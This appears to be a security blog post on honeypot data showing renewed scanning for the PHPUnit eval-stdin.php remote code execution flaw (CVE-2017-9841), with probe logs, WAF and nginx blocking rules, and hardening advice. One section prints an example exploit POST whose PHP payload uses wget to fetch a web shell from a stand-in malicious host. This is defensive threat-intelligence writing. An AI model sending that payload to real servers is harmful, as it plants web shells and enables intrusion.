
Recent honeypot data reveals a significant increase in exploitation attempts targeting CVE-2017-9841, a remote code execution vulnerability in PHPUnit. Despite being patched in 2017, this vulnerability continues to be actively exploited, with attackers scanning for vulnerable installations across thousands of servers.
What Is CVE-2017-9841?
CVE-2017-9841 is a critical remote code execution vulnerability affecting PHPUnit versions prior to 4.8.28 and 5.x prior to 5.6.3. The vulnerability exists in the eval-stdin.php file, which allows attackers to execute arbitrary PHP code through specially crafted HTTP POST requests.
The Attack Pattern
Attackers systematically scan for the vulnerable file across multiple common paths:
*.*.*.* - - [27/Nov/2025:12:20:48 +0200] "GET /phpunit/phpunit/Util/PHP/eval-stdin.php HTTP/1.1" 404 196
*.*.*.* - - [27/Nov/2025:12:20:49 +0200] "GET /phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1" 404 196
*.*.*.* - - [27/Nov/2025:12:20:49 +0200] "GET /phpunit/Util/PHP/eval-stdin.php HTTP/1.1" 404 196
*.*.*.* - - [27/Nov/2025:12:20:49 +0200] "GET /laravel/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1" 404 196
This pattern shows the attacker trying various directory structures where PHPUnit might be installed, particularly focusing on framework-specific vendor directories like Laravel, Yii, and Zend.
Why Are We Seeing a Resurgence?
1. Botnet Distribution Updates
Attack groups frequently update their scanning patterns and redistribute them across their botnets. The recent surge suggests this particular exploit has been added to popular automated scanning tools and is being propagated through updated malware distributions.
2. Development Tools in Production
Many organizations accidentally deploy development dependencies to production environments. PHPUnit, being a testing framework, should never exist in production, but it frequently does due to deployment misconfigurations.
3. Framework-Specific Targeting
The scanning patterns specifically target popular PHP frameworks:
- Laravel:
/laravel/vendor/phpunit/... - Yii:
/yii/vendor/phpunit/... - Zend:
/zend/vendor/phpunit/... - Drupal:
/workspace/drupal/vendor/phpunit/...
4. Automated Tool Integration
Security scanning tools like Nuclei, Xray, and others have integrated this vulnerability check into their default scanning profiles, leading to widespread automated scanning.
What the Attackers Are Looking For
The initial GET requests are reconnaissance probes. When they find a vulnerable endpoint (returning 200 instead of 404), they follow up with POST requests containing malicious PHP code:
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: vulnerable-site.com
Content-Type: application/x-www-form-urlencoded

<?php system('wget http://malicious-site.com/shell.php -O /var/www/html/shell.php'); ?>
Successful exploitation typically leads to:
- Web shell installation
- Data exfiltration
- Cryptocurrency mining deployment
- Botnet enrollment
- Lateral movement within the network
Honeypot Insights: What the Data Reveals
Scanning Frequency and Patterns
Honeypots are observing concentrated bursts of scanning activity, with single IP addresses attempting multiple path variations in rapid succession (as seen in the log example with 10+ attempts within seconds).
Global Attack Sources
The attacks originate from diverse geographic locations, with particular concentration from:
- Cloud hosting providers (often compromised instances)
- Known bulletproof hosting services
- Residential IP ranges (compromised home devices)
User Agent Patterns
The consistent use of "libredtail-http" as the User-Agent suggests this might be from a specific scanning tool or modified version of common security scanners.
Immediate Protection Measures
1. Remove PHPUnit from Production
This is the most critical step. PHPUnit should never be deployed to production servers. Remove it entirely from production environments:
# Remove PHPUnit from production
composer remove --dev phpunit/phpunit

# Or ensure it's only in require-dev in composer.json
"require-dev": {
    "phpunit/phpunit": "^9.0"
}
2. Web Application Firewall Rules
Implement WAF rules to block requests to eval-stdin.php and similar dangerous paths:
# Example mod_security rule
SecRule REQUEST_URI "@contains eval-stdin.php" \
    "id:1001,deny,status:404,msg:'PHPUnit RCE attempt'"

# Nginx location block
location ~* eval-stdin\.php$ {
    deny all;
    return 404;
}
3. File System Monitoring
Monitor for the creation or access of known malicious files:
# Auditd rule for eval-stdin.php access
-w /var/www/html -p wa -k web_application
-w /vendor/phpunit -p wa -k phpunit_access
4. Network-Level Blocking
Block known malicious IPs at the network level. The IP *.*.*.* from our example should be immediately blocked.
Long-Term Security Hardening
1. Development/Production Separation
Implement strict separation between development and production environments. Use CI/CD pipelines that automatically exclude development dependencies from production builds.
2. Regular Dependency Audits
Conduct regular audits of all dependencies:
# Scan for known vulnerabilities
composer audit
npm audit
snyk test
3. Security Headers and Configuration
Implement proper security headers and server hardening:
# Disable PHP execution in upload and vendor directories
location ~* /(vendor|uploads)/.*\.php$ {
    deny all;
}
4. Comprehensive Monitoring
Deploy honeypots and intrusion detection systems to gather threat intelligence and detect emerging attack patterns early.
Detection and Response
Indicators of Compromise
- HTTP 200 responses to
eval-stdin.phprequests - Unusual processes running as the web server user
- Unexpected files in web-accessible directories
- Outbound connections to suspicious IPs
- Modified or new files in vendor directories
Incident Response Checklist
- Immediately block the attacker IP
- Scan for web shells and backdoors
- Check for newly created user accounts
- Review access logs for successful exploitation
- Rotate all credentials and API keys
- Restore from clean backups if compromised
Conclusion: Why Old Vulnerabilities Never Die
The resurgence of CVE-2017-9841 attacks demonstrates a fundamental truth in cybersecurity: no vulnerability ever truly disappears. Attackers maintain extensive databases of known vulnerabilities and continuously scan for unpatched systems.
This case highlights several critical security lessons:
- Patch management is forever: Even vulnerabilities from 2017 remain actively exploited
- Development tools don't belong in production: This remains a common and costly mistake
- Honeypots provide invaluable intelligence: They reveal real-time attack trends and patterns
- Comprehensive monitoring is essential: You can't protect what you can't see
The increasing frequency of these attacks serves as a stark reminder that in web security, vigilance and proactive defense are not optional—they're essential for survival in an increasingly hostile digital landscape.
Stay secure, stay updated, and remember: our honeypots are an early warning system—we need to listen to what they're telling us.


